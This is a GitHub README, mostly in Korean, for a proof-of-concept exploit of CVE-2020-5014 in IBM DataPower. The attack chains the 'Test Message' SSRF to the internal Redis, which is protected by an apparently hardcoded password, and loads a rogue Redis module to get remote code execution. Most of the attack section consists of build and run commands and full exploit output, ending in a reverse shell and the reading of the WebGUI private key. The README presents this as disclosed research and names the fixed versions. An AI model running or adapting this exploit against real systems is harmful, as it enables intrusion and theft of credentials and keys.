 copethomas/datapower-redis-rce-exploit
Test Message 기능을 악용하는 IBM Datapower 인증 Redis RCE 익스플로잇 POC (CVE-2020-5014)

IBM DataPower 인증 Redis RCE 익스플로잇의 PoC로, "Test Message" 기능을 악용합니다.

DataPower WebGUI에 대한 인증 세션을 통해 제공되는 DataPower "Send a Test Message" 기능을 사용하면 DataPower 내부 Redis 서버에 대한 SSRF 공격을 수행할 수 있습니다. 내부 Redis 서버는 비밀번호로 보호되어 있지만 하드코딩된 비밀번호를 사용하는 것으로 보입니다. 그런 다음 이를 기존 Redis RCE 취약점과 결합하여 DataPower 기본 Linux 운영 체제 내부에서 drouter 사용자로 임의 코드를 실행할 수 있습니다.
cd RedisModulesSDK/dpredisshell/makego build./datapower-redis-rce-exploit -h./datapower-redis-rce-exploit -dpip 1.2.3.4 -dpredismodule RedisModulesSDK/dpredisshell/dpredisshell.so -dpredispasswd xxx -fakeredisip 5.6.7.8아래는 Docker를 통해 DataPower를 실행하고 localhost를 통해 로컬에서 익스플로잇을 실행하는 실제 예제입니다:
docker run -it -e DATAPOWER_ACCEPT_LICENSE=true -e DATAPOWER_INTERACTIVE=true -e DATAPOWER_WORKER_THREADS=4 --network='host' ibmcom/datapower:10.0.1.1admin 및 비밀번호 admin으로 DataPower에 로그인합니다.idg# config
Global mode
idg(config)# web-mgmt
Modify Web Management Service configuration
idg(config web-mgmt)# admin-state enabled
idg(config web-mgmt)# exit
idg(config)# write mem
Overwrite previously saved configuration? Yes/No [y/n]: y
Configuration saved successfully.
idg(config)# exit
idg#
idg# show web-mgmt

web-mgmt [up]
--------
 admin-state enabled
 ip-address 0.0.0.0
 port 9090
 save-config-overwrite on
 idle-timeout 600 Seconds
 acl web-mgmt  [up]
 ssl-config-type server
 enable-sts on

idg#
git clone https://github.com/copethomas/datapower-redis-rce-exploitcd RedisModulesSDK/dpredisshell/makecd ../../go build$ read DPREDISPASSWD
apples
$ echo $DPREDISPASSWD
apples
$ ./datapower-redis-rce-exploit -dpip 127.0.0.1 -dpport 9090 -dpredismodule RedisModulesSDK/dpredisshell/dpredisshell.so -dpredispasswd $DPREDISPASSWD -dpredisport 16379 -dpwebguipassword "admin" -dpwebguiuser "admin" -fakeredisip 127.0.0.1 -fakeredisport 8888
Main      - 2020/10/18 23:34:29 datapower-redis-rce-exploit - Created by Thomas Cope
Main      - 2020/10/18 23:34:29 Starting Rogue Redis Server...
Main      - 2020/10/18 23:34:29 Attempting to Login to Datapower...
FakeRedis - 2020/10/18 23:34:29 Starting Fake Redis Server on 127.0.0.1:8888
FakeRedis - 2020/10/18 23:34:29 Online and Ready!
Main      - 2020/10/18 23:34:29 Datapower Credentials Valid!
Main      - 2020/10/18 23:34:29 Datapower Login Token = JlkIp5wAvuQfSh5+cY49BovA.5
Main      - 2020/10/18 23:34:29 Exchanging Login token for auth cookie...
Main      - 2020/10/18 23:34:29 Got login Cookie OK! - [ibmwdp=1wBXDLzY9XdTNz4aD5+JQspc.5; Path=/; HttpOnly; Secure]+
Main      - 2020/10/18 23:34:29 Datapower Login Complete!
Main      - 2020/10/18 23:34:29 Attempting Redis exploit via Datapower 'Test Connection' ...
Main      - 2020/10/18 23:34:29 Performing Datapower 'Test Connection'...
FakeRedis - 2020/10/18 23:34:29 Accepting connection...
FakeRedis - 2020/10/18 23:34:29 Accepted Connection OK!
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis <- FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis <- FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis <- FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis <- FakeRedis
Main      - 2020/10/18 23:34:29 Datapower 'Test Connection' Finished OK
Main      - 2020/10/18 23:34:29 Datapower 'Test Connection' sent OK, waiting for redis connection...
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis <- FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis <- FakeRedis
FakeRedis - 2020/10/18 23:34:29 Data : DatapowerRedis -> FakeRedis
FakeRedis - 2020/10/18 23:34:29 Uploading module...
FakeRedis - 2020/10/18 23:34:29 Upload Complete!
Main      - 2020/10/18 23:34:29 Payload has been delivered to Datapower internal redis!
Main      - 2020/10/18 23:34:29 Performing clean up...
Main      - 2020/10/18 23:34:29 Performing Datapower 'Test Connection'...
FakeRedis - 2020/10/18 23:34:29 Error reading data from network connection: read tcp 127.0.0.1:8888->127.0.0.1:44207: read: connection reset by peer - (This is expected)
FakeRedis - 2020/10/18 23:34:29 Connection Closed
Main      - 2020/10/18 23:34:30 Datapower 'Test Connection' Finished OK
Main      - 2020/10/18 23:34:30 Requesting Reverse Shell via Datapower 'Test Connection' ...
Main      - 2020/10/18 23:34:30 Waiting for Reverse Shell...
Main      - 2020/10/18 23:34:30 Performing Datapower 'Test Connection'...
FakeRedis - 2020/10/18 23:34:30 Accepting connection...
Main      - 2020/10/18 23:34:30 Got Reverse Shell!
Main      - 2020/10/18 23:34:30 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
id
uid=1000(drouter) gid=1000(drouter) groups=1000(drouter)
ps -ef
UID          PID    PPID  C STIME TTY          TIME CMD
drouter        1       0  6 22:00 pts/0    00:02:15 /opt/ibm/datapower/root/drouter
drouter       24       1  0 22:00 pts/0    00:00:06 QuotaEnforcement unix:/opt/ibm/datapower/drouter/ramdisk2/sidecar-QuotaEnforcement-0x7f4f38c6e2c8 QuotaEnforcement
drouter       27      24  0 22:00 pts/0    00:00:05 /opt/ibm/datapower/root/dp-redis-server 127.0.0.1:16379
drouter       28      24  0 22:00 pts/0    00:00:08 /opt/ibm/datapower/root/dp-redis-sentinel 127.0.0.1:26379 [sentinel]
drouter       40       1  0 22:00 pts/0    00:00:05 dpmon -F dpmon -T -s 1 -c 900 -U /opt/ibm/datapower/drouter/temporary/dpmon/ -m /opt/ibm/datapower/drouter/temporary/dpmon/ -i 8 -M 31457280 -Z UTC -B 0
drouter       61      27  0 22:34 pts/0    00:00:00 [sh]
drouter       63      61  0 22:34 pts/0    00:00:00
find / -name webgui-privkey.pem 2>/dev/null
/opt/ibm/datapower/root/secure/usrcerts/webgui-privkey.pem
head -2 /opt/ibm/datapower/root/secure/usrcerts/webgui-privkey.pem
-----BEGIN PRIVATE KEY-----
MIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQDYFBod9TmWZLKT
익스플로잇 동안 DataPower는 내부 Redis URL에 대한 여러 url-open 오류를 기록합니다. 이는 Redis가 DataPower가 기대하는 XML 형식으로 응답하지 않기 때문입니다.
18:22:55 network error 130 request 0x80e00040 xmlfirewall (map): url-open: Remote error on url 'http://127.0.0.1:16379/'
10.0.1.2 및 2018.4.1.15 버전에서 수정되었습니다.
exp.c Redis 모듈에 대해최초 발견자: 나(Thomas Cope), 2020년 10월 21일 - Hackerone을 통해 IBM에 신고됨
